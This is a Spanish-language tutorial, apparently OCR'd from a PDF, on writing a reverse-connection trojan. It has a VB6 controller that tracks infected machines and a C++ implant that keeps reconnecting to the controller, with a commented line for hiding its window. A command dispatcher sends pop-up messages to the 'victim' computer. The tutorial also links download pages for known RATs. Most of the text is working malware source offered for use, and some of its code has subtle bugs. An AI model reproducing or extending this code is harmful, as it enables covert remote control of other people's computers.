~~ TROYANO EN C++ Y VB6 BY E0N~~

¿A QUIÉN ESTÁ ENFOCADO ESTE MANUAL?

Este manual no pretende enseñar a programar en Visual Basic ni en C++. Para poder seguir el mismo necesitarás tener una base de conocimientos en estos dos lenguajes. Yo solamente explicaré el funcionamiento de los troyanos y como poder crearlos, entenderlos y dominarlos.

ACERCA DE LOS LENGUAJES Y EL COMPILADÓR:

Para realizar el troyano vamos a utilizar dos lenguajes de programación diferentes. El cliente del troyano estará en VB6 (para ahorrarnos un motón de código al hacer la interfaz) y el servidor en C++, cuyos sockets son mejores, el servidor menos pesado, mas estable...
Iré explicando las cosas lo mejor posible, pero eso si, hay que tener conocimientos básicos en VB6 y C++ para poder seguir el manual.
Yo utilizaré el compilador de Microsoft para VB y el Visual C++, también de Microsoft para hacer las practicas. Se que no os gusta mucho esta empresa, pero tienen el mejor compilador. Os recomiendo que uséis también este mismo para que no halla problemas con el código ;)

¿QUÉ ES UN TROYANO?

Me parece que lo primero que necesitamos saber para poder usar y comprender un troyano es saber bien que es y que hace. Un troyano, en términos informáticos, es un programa que permite tener control remotamente de otro ordenador, simplemente eso.

¿Pero por que ese nombre? Pues el nombre viene dado por la guerra que hubo entre Grecia y Troya, que consiguieron ganar los griegos gracias a la famosa idea de Ulises de construir un caballo de madera, meter unos soldados dentro y cuando los troyanos lo metieran dentro de sus impenetrables murallas abrir las puertas al resto del ejercito Griego (así a grandes rasgos).

Eso mismo es lo que hace un troyano. Se hace pasar por algo bueno y cuando se ejecuta en un ordenador remosto podemos acceder al ordenador infectado (nos abre las puertas de su muralla) y podemos hacer lo que queramos.

Más información:

- Guerras de Troya:
  http://es.wikipedia.org/wiki/Guerra_de_Troya
- Troyano (informática):
  http://es.wikipedia.org/wiki/Troyano_(inform%C3%A1tica)

PARTES Y TIPOS DE TROYANOS:

Una vez que sabemos lo que hace un troyano, ahora vamos a aprender como lo hace exactamente, que a fin de cuentas es lo que nos interesa.
Pero antes de meternos en el ajo tendremos que diferenciar entre las dos partes de las que está compuesto todo troyano, el cliente y el servidor:

- CLIENTE: Es la parte que tendremos nosotros en nuestro ordenador. Desde él podremos conectarnos a nuestros servidores y darles las órdenes pertinentes.
- SERVIDOR: Esta parte del troyano es la que estará en el ordenador que vamos a controlar. Conectándonos a el podremos hacer que el ordenador infectado baile si se lo ordenamos (si sabemos programarlo claro xDDD).

Ahora que conocemos las partes de troyanos nos falta conocer los tipos de troyanos que existen:

- CONEXIÓN DIRECTA: Era el método de conexión tradicional antes de la aparición de los routers, cuando todos éramos jóvenes y usábamos modems… ¡que tiempos aquellos jajaja! El funcionamiento es simple: tú te conectas al servidor tal cual y lo manejas. Las desventajas son que tienes que conocer la ip del ordenador infectado y los dispositivos como el firewall o el router cortan la conexión.

- CONEXIÓN INVERSA: Con la aparición de los firewalls y routers ya no era posible esta conexión, ya que estos dos elementos se encargaban de frenarla… pero como el hacking está en pleno avance siempre se inventó la conexión inversa. En este tipo de conexión es el ordenador que tiene el servidor el que se conecta a nosotros. Las ventajas son obvias. Aparte de saltarse los dos dispositivos citados anteriormente (bueno, el firewall el de Windows por lo menos), no necesitamos conocer la ip de el ordenador infectado.

Convendría que os familiarizarais con algunos troyanos tan famosos como el Bifrost (http://chasenet.org/2006/bifrost-12-now-released-and-available-for-download-new/) el Poison Ivy (http://www.poisonivy-rat.com/download.htm) o el Fénix (http://foro.elhacker.net/index.php/topic,145866.0.html) que pasa tengo que hacerme un poco de propaganda jajaja.

PERO, ¿CÓMO FUNCIONAN?

Una vez conocemos que es un troyano vamos a aprender como funciona exactamente, que a fin de cuentas es lo que nos interesa.
En este manual voy a explicar como crear uno de conexión inversa, ya que el de conexión directa es más fácil de crear y una vez conozcamos el de conexión inversa sabremos hacer, además estamos en el s.XXII y uno de conexión directa no nos valdría para nada ;)

El funcionamiento es simple. Una vez se establece la conexión entre cliente y servidor el cliente envía palabras clave al servidor, y este dependiendo de la palabra realizará una acción u otra.
Por ejemplo, el cliente envía al servidor la palabra “CD”. El servidor al recibir dicha palabra la compara con una serie de palabras y si coincide con alguna realiza la ación oportuna, por ejemplo abre la bandeja del CD.

Si no lo entendéis muy bien ahora no os preocupéis, cuando vallamos escribiendo código juntos lo entenderéis muy bien.


CONEXIÓN BÁSICA DEL TROYANO:

¡Por fin vamos a empezar a programar! Voy a intentar explicar lo mejor que pueda como establecer la conexión básica del troyano. Vamos, lo que viene siendo conectar dos ordenadores a través de Internet. Lo primeo que debéis conocer es un poco el protocolo TCP/IP, si no conocéis este protocolo miraos los enlaces de abajo.

Cliente:

Primeo crearemos nuestro cliente, que debe estar en Visual Basic. Como nuestro troyano va a ser de conexión inversa y multi-conexión debemos conocer como funciona exactamente.
Para poder establecer varias conexiones a la vez necesitamos tener varios winsock. Pero no sabemos cuantas conexiones se podrán establecer, entonces, ¿qué hacemos? Pues una matriz de controles.
De esta manera por cada conexión que establezcamos se creará un nuevo winsock. Así que abrimos nuestro Visual Basic, y a nuestro formulario principal le llamamos frmPrincipal. Agregamos los componentes "Microsoft Winsock Control 6.0 (SP 6)" y "Microsoft Windows Common Controls 6.0 (SP 6)".

Una vez tenemos los controles pertinentes, agregamos al formulario un ListView y le llamamos "Lv", un Timer llamado "Timer1" con intervalo 10 y un winsock llamado "ws".
Una vez hecho esto ponemos al ListView las siguientes características (haciendo clic en la opción personalizado):



Y le añadimos dos columnas, una llamada Nombre y otra llamada Ip. Por ahora estos son los únicos controles que necesitaremos.

Una vez tenemos todo esto listo, añadimos el siguiente código:

```
Private Declare Sub Sleep Lib "kernel32" (ByVal dwMilliseconds As Long)

Dim vIndex As Variant
Public TotalIndex As Integer
Public IndexAbir As Integer

Private Sub Form_Load()
ws(0).LocalPort = 1234
ws(0).Listen 'Por ahora pondremos el 1234 luego ya veremos...
TotalIndex = 0
End Sub

If Cancel = 0 Then
   Dim i As Long
   For i = 1 To Lv.ListItems.Count
      vIndex = Split(Lv.ListItems(i).Key, "|")
      'Mandamos una cadena en blanco a todos los servers para q se desconecten
      ws(vIndex(0)).SendData ""
      Sleep 50
   Next i
End If
End Sub

Private Sub Timer1_Timer()
On Error Resume Next
Dim vIndex As Variant
Dim i As Long

For i = 1 To Lv.ListItems.Count
vIndex = Split(Lv.ListItems(i).Key, "|")

If ws(vIndex(0)).State <> 7 Then 'Si no estamos conectado
         Lv.ListItems.Remove (i) 'Elimnaos la conexion
End If

Next i
End Sub

Private Sub ws_ConnectionRequest(Index As Integer, ByVal requestID As Long)
On Error Resume Next
If Index = 0 Then
TotalIndex = 0 'Definimos la varible TotalIndex.
Else
TotalIndex = TotalIndex + 1 'Definimos la varible TotalIndex.
End If

ws(Index).Close
ws(Index).Accept requestID 'Y aceptamos la conexion
Load ws(Index + 1) 'Cargamos un nuevo index
ws(Index + 1).LocalPort = 1234 '
```

```
IndexAbir = Index + 1 'Definimos la varible IndexAbir.
ws(IndexAbir).Listen 'Escuhamos el puerto asignado.
End Sub

Private Sub ws_DataArrival(Index As Integer, ByVal bytesTotal As Long)
Dim Datos As String
Dim vDatos As Variant

ws(Index).GetData Datos
vDatos = Split(Datos, "|")

Select Case vDatos(0)
Case "hola" 'Nos saludan, luego lo añadiremos a la lista xDD
   Lv.ListItems.Add(, Index & "|", "Nuevo").SubItems(1) = ws(Index).RemoteHostIP

End Select

End Sub
```

Es muy importante que al ws le pongáis un index = 0, por que si no tomará el winsock como matriz, si no como un control simple. Con este código ya podríamos recibir un número ilimitado de conexiones en nuestro cliente.

Solo explico la parte del ws_DataArrival, que es el corazón de nuestro servidor. El funcionamiento es simple, los datos que nos llegan los metemos en la variable “Datos”, los partimos por el “|” y hacemos la comparación de casos con el primer trozo de la cadena recibida.
En este caso la palabra clave “hola” que nos enviará el servidor (ahora vemos esa parte) indica al cliente que a de añadir una conexión a la lista.

Y también explico la parte del Form_QueryUnload. Si os fijáis lo q hacemos es que antes de cerrar el cliente enviamos al servidor una cadena en blanco para que sepa que nos hemos desconectado. Cuando veáis el código del servidor lo tendréis más claro.

Servidor:

Nuestro servidor va a estar escrito en C++. Para crear un socket en C++ no podemos añadir un control como lo hacemos en VB, pero para ello tenemos la librería winsock2.h. Un buen manual sobre el uso de sockets en C es este de MazarD: http://mzrdzoneforo.tomahost.org/index.php?PHPSESSID=f7t6o9rmcsl3a9r08f552qidj4&topic=29.0 (1S4ludo desde aquí a MazarD xD)

Una vez hayáis comprendido bien las funciones de esta librería, abrid vuestro compilador de C++ y poned este código:


```
#include <winsock2.h>
#include <windows.h>

#pragma comment(lib,"ws2_32.lib") //Para linkear la libreria del winsock
```

```
void main(void)
{
  //ShowWindow(GetForegroundWindow(),SW_HIDE); //Esta linea sirve para ocultar la consola y poner el programa como proceso. Por ahora la dejamos asi.
  WSADATA wsa; //Si no sabes que es todo esto, leete mejor el manual xDD
  SOCKET sock;
  struct hostent *host;
  struct sockaddr_in direc;
  int conex;
  char Buffer[1024];
  int len;

  //Inicializamos
  WSAStartup(MAKEWORD(2,2),&wsa);

  //Establememos el dominio donde nos conectaremos, por ahora ponemos 127.0.0.1 para hacer las pruevas
  host=gethostbyname("localhost"); //localhost = 127.0.0.1 ;P

  //creamos el socket
  sock=socket(AF_INET,SOCK_STREAM,IPPROTO_TCP);
  if (sock==-1)
  {
    //Si se produce un error al crear el socket
    main(); //Llamamos de nuevo a la función principal para seguir intentandolo
  }
  //Definimos la dirección a conectar que hemos recibido desde el gethostbyname
  //y decimos que el puerto al que deberá conectar
  direc.sin_family=AF_INET;
  direc.sin_port=htons(1234); //Elegimos un puerto cualkiera, mas adelante esto lo elegirá el usuario cuando hagamos el server edit
  direc.sin_addr = *((struct in_addr *)host->h_addr);
  memset(direc.sin_zero,0,8);

  //Intentamos establecer la conexión hasta que lo logremos
  conex=connect(sock,(sockaddr *)&direc, sizeof(sockaddr));
  while (conex==-1)
  { //Esto es lo que hará si no se puede conetar:
          Sleep(100); //Hacemos q el programa se detenga un poco, cuando se termine el troyano conviene subir este intervalo
              //Por ahora lo dejamos asi para hacer mas comodas las pruevas
          conex=connect(sock,(sockaddr *)&direc, sizeof(sockaddr)); //He intentamos establecer la conexión de nuevo hasta que lo logremos.
  }

        len=send(sock,"hola",4,0); //Como somos muy educados saludamos xDD el 4 despues del hola indica el nº de
                          //caracteres a enviar
```

```
  while (len!=0) //Mientras que permanezcamoos conectados
  {
    len = recv(sock,Buffer,1023,0); //Recibimos los datos que envie

    if (len>0)  //Si seguimos conectados...
          {

                        Buffer[len]=0; //Ponemos los datos recibidos al final de la cadena

         //Aki hay q poner el conjunto de if's para las acciones

        }
   }

  main(); //Cuando nos desconectamos volvemos a llamar a main para q siga intentando
conectarse
}
```

Me parece que sobran las palabras por lo básico del asunto.

Una vez lo tengamos todo bien hecho compilamos y comprobamos que todo funciona correctamente, os debería haber quedado una osa parecida a esto:



Como veis se conecta perfectamente. Una vez hemos logrado establecer conexión entre los dos ordenadores “solo” nos queda ir añadiendo las acciones correspondientes.

Más información:

- Protocolo TCP/IP:
  http://es.wikipedia.org/wiki/Transmission_Control_Protocol
- Creado un troyano de conexión Inversa múltiple VB6:
  http://www.kizar.net/foro/index.php?topic=34.0

PARTIENDO LOS DATOS QUE NOS LLEGAN: SPLIT EN C++

Uno de los elementos fundamentales para el correcto funcionamiento de nuestro troyano es partir los datos que nos llegan. VB incorpora la función Split para hacer esto, pero en C++ no tenemos esa suerte, por lo que tenemos que buscarnos la vida y hacerlo de alguna manera.

Pero, ¿qué hace ésta función exactamente? Pues como indica el título parte cadenas, pero no lo hace de cualquier manera, si no al leer cierto carácter. A mí, personalmente me gusta hacer funcionar las cosas antes de saber exactamente como funcionan así que compilemos el siguiente código que he hecho y ya os cuento:

```
#include <iostream>
#include <string>

std::string Split(std::string cadena, char m, int numero);

int main()
{
	std::string entrada;
	char caracter;
	int numero;

	std::cout << "Introduzca la cadena   --> ";
	std::cin >> entrada;

	std::cout << "Introduzca el caracter --> ";
	std::cin >> caracter;

	std::cout << "Introduzca el numero   --> ";
	std::cin >> numero;

	std::string Recibido;
	Recibido = Split(entrada,caracter, numero);

	std::cout << Recibido;
	main();
	return 0;
}

std::string Split (std::string cadena, char m, int numero)
{
	int posicion; //Determina la posición del caracter por donde keremos partir
	std::string principal; //Cadenas donde guardaremos los trozos deseados
	std::string secundaria;

	secundaria = cadena;

	for (int n = 0; n <= numero; n++)
	{
```

```
                posicion = secundaria.find (m);
                principal  =  (secundaria.substr (0,posicion)); //Guardamos el primer trozo de
cadena
                secundaria =  (secundaria.substr (posicion + 1,secundaria.length ()));
//Guardamos el resto de la cadena
        }

        return principal; //Devolvemos el trozo de cadena deseado, si no lo hemos encontrado
se dvuelve la cadena entera
}
```

Me parece a mí, que leyendo mi código y haciendo unas cuantas pruebas es fácil comprender el funcionamiento.

Esta es la forma en la que lo e hecho yo, cada uno puede hacerlo como mas le guste, a mi, quizás por influencia de VB, me gusta trabajar con cadenas (de la librería estándar de C++ string), pero si lo preferís podéis hacer uno que utilice char*.

Ésta función se usa de la siguiente manera, ya enfocándola hacia nuestro troyano. Imaginad que del cliente nos llega una cadena del tipo Mensaje|hola , pues emplearíamos la función Split de la siguiente manera:

```
Split([Cadena recibida], [carácter por el que partir, en este caso |], [parte de la cadena que
deseamos]
```


Es muy importante que paséis los datos recibido a string usando la librería estándar de C++ "string" así que ya sabéis, en el server añadir #include <string> y poned la función Split.
A partir de aquí podemos ir empezando a meter las funciones básicas. Imaginad que queremos hacer que se muestren mensajes emergentes, pues tendríamos que enviar desde el cliente "mensaje|Estas infectado xDD".
Una vez tenemos esto en el cliente lo partimos por el |, hacemos una comparación del primer trozo de cadena y cuando sea igual a lo deseado llamamos a la función.

CREANDO MÓDULOS EN C++

Una buena costumbre es ordenar nuestro código para que nos quede más limpio y ordenado. En VB es de lo más simple usar módulos para ello, pero en C++ no es tan simple y me parece que es una buena idea explicar como hacerlos.


Vamos a meter nuestra primera función “Split” en un módulo, y así de paso aprendemos. En nuestro proyecto hacemos clic sobre el menú Project, Add to Project y finalmente New:

En la siguiente ventana añadimos primero un archivo “C++ Source File”. En el campo “File name” ponemos “funVarias” por ejemplo y en “Location” podéis poner cualquier ruta aunque yo recomiendo crear una carpeta llamada “Módulos” en la misma ruta del proyecto donde ir guardando todos los módulos.



Repetimos la misma acción eligiendo “C/C++ Source File” en vez de C++ “Source File”, para añadir el archivo de cabecera.

Tras hacer todo esto en la barra de nuestro proyecto deberíamos ver lo siguiente:



Si vosotros no tenéis ese menú visible solo tenéis que pulsar sobre el botón que e destacado en rojo de la barra de herramientas.
Yo aparte de esto he añadido dos carpetas “Cabeceras” y “Archivos C++” para tener los módulos más localizados. Podéis hacer esto desde el menú Project, Add to Project y New Folder.

Ahora ya tenemos un módulo construido, asÍ que empecemos a añadir el código. Cortamos de server.cpp a funVarias.cpp el #include <string>, así como las variables de la función Split y la propia función y también ponemos #include "funVarias.h" para que sepa cual es su archivo de cabecera.

Ahora en funVarias.h debemos añadir el siguiente código:


```
#include <string>

#ifndef FUNVARIAS_H    //si no esta definido ya este .h
#define FUNVARIAS_H    //lo definimos

std::string Split (std::string cadena, char m, int numero);

#endif
```

Como veis lo que hace este código es definir el h a no ser que ya se haya definido. Lo que hay que poner aquí es el nombre de la función asi como las librerias que usa, simplemente.

Para terminar, en el server.cpp añadimos la línea #include "módulos/funVarias.h" y ahora ya podemos usar la función Split en nuestro proyecto manteniéndolo limpio.

FUNCIÓN: MENSAJES EMERGENTES

Ahora vamos a empezar a añadir las primeras funciones a nuestro troyano. Lo primero es añadir menús emergentes al cliente, para poder elegir que función hacer y sobre que servidor. Para ello abrimos el editor de menús y añadimos un menú llamado “Menú” y un submenú llamado “mensajes”:




Por ahora lo dejaremos visible para trabajar mejor con los menús, más adelante lo podemos hacer invisible.
Para hacer que se muestre este menú añadimos el siguiente código a la lista:

```
Private Sub Lv_MouseDown(Button As Integer, Shift As Integer, x As Single, y As Single)
On Error Resume Next
If Lv.SelectedItem.Selected = False Then Exit Sub 'Si no hay nada selecionado salimos
If Button = 2 Then PopupMenu Menú  ' Lanzamos el menú pop up
End Sub
```

Con esto conseguimos que se muestre un menú emergente al hacer clic derecho sobre alguno de nuestros servidores.
Ahora solo tenemos que añadir un código a nuestro menú “Mensajes” para que haga la acción deseada. En este caso como queremos que se muestre un mensaje en el ordenador victima, haremos que se muestre una pantalla para que el usuario elija que tipo de mensaje será. Para ello debemos añadir un formulario más, llamado “frmMensajes” y el siguiente código al menú:

```
Private Sub Mensajes_Click()
frmMensajes.Show
End Sub
```

Con esto lograremos que la nueva ventana se nos muestre. Y en la nueva ventana añadimos a la nueva ventana cuatro Option Button (de captions error, información interrogación y advertencia) dos Text Box (txtTitulo y txtMensaje) y un botón:



Acompañándolos añadimos el siguiente código:

```
Dim vIndex As Variant

'Enviamos el mensaje segun la opcion que se elija
'El prefijo para enviar un msj al servidor es "mensj"
'Y luego va el tipo de mensaje a enviar:

Private Sub Command1_Click()

If Option1.Value = True Then
    frmPrincipal.ws(vIndex(0)).SendData "mensj" & "|" & "error" & "|" & txtTitulo.Text & "|"
& txtMensaje.Text
End If
If Option2.Value = True Then
    frmPrincipal.ws(vIndex(0)).SendData "mensj" & "|" & "info" & "|" & txtTitulo.Text & "|"
& txtMensaje.Text
End If
If Option3.Value = True Then
    frmPrincipal.ws(vIndex(0)).SendData "mensj" & "|" & "interrog" & "|" & txtTitulo.Text &
"|" & txtMensaje.Text
End If
If Option4.Value = True Then
    frmPrincipal.ws(vIndex(0)).SendData "mensj" & "|" & "adver" & "|" & txtTitulo.Text & "|"
& txtMensaje.Text
End If

End Sub

Private Sub Form_Load()
On Error Resume Next
```

```
vIndex = Split(frmPrincipal.Lv.SelectedItem.Key, "|")
Option1.Value = True
End Sub
```

Leyendo los comentarios que hay arriba del todo creo que se entiende bien que es lo que hace cada cosa.

Una vez tenemos todo esto hecho tenemos que añadir la parte del servidor, así que nos vamos a nuestro VC++ y añadimos antes de nada una función en el módulo de funVarias que nos permita transformar fácilmente string en char*. La función quedaría así:

```
void StrToChar(std::string cadena, char* &pChar)
{
	int tam = cadena.length(); //obtenemos el tamaño de la cadena origen
	int t = 0;

	for(int n = 0; n <= tam ;n++) //por cada caracter de la cadena, se la asiganamos al array
	{
		pChar [n] = cadena[t];
		t++;
	}
}
```

Acordaos de añadir la función en su .h correspondiente. Ahora añadimos un nuevo modulo llamado “mensajes” con el siguiente código:

```
#include "mensajes.h"
#include "funVarias.h"
#include <windows.h>

void mostrarMsj(std::string opcion, std::string titulo, std::string texto)
{

	int TamText = texto.size(); //Obtenemos el tamaño del texto q keremos mostrar
	int TamTitle = titulo.size(); //Lo mismo para el tamaño del titulo

	//La funcion MessageBox no nos deja mostrar una cadena, por lo que la debemos pasar
a char
	char* mens = new char [TamText]; //Esta es la matriz q se mostrará
	char* title = new char [TamTitle]; //Idem para el titulo
	StrToChar(texto, mens);
	StrToChar(titulo, title);

	//mostramos el mensaje, segun la opcion elegida
	if (opcion == "error"){
		MessageBox(NULL,mens,title,MB_ICONERROR);  //ERROR
	}
	if (opcion == "info"){
		MessageBox(NULL,mens,title,MB_ICONINFORMATION);
//INFORMACION
```


```
	}
	if (opcion == "interrog"){
		MessageBox(NULL,mens,title,MB_ICONQUESTION);  //INTERROGACION
	}
	if (opcion == "adver"){
		MessageBox(NULL,mens,title,MB_ICONEXCLAMATION);
//ADVERTENCIA
	}

	delete mens;  //Liberamos la memoria reservada anteriormente
	delete title;
}
```

Bien, ahora ya tenemos las funciones que nos interesan construidas, ahora solo nos queda llamarlas cuando nos interese. Para ello añadimos en el server.cpp el siguiente código, donde está el comentario "//Aki hay q poner el conjunto de if's para las acciones":

```
if (Split(sBuffer, '|', 0) == "mensj")
{
	//Llamamos a la funcion q muestra los mensajes
	mostrarMsj(Split(sBuffer, '|', 1),Split(sBuffer, '|', 2), Split(sBuffer, '|', 3));
}
```

Antes de esto conviene añadir la línea std::string sBuffer(Buffer); q transforma el Buffer de char* a string. Creo q funciona de las dos maneras, pero para evitar problemas mejor usar cadenas.

Con esto conseguimos llamar a la función solo cuando el cliente nos lo ordene, mostrando el texto deseado.
Tras todo esto compilamos y probamos. Deberíais conseguir hacer que el troyano muestre el mensaje que vosotros quisierais:



DESPEDIDA:

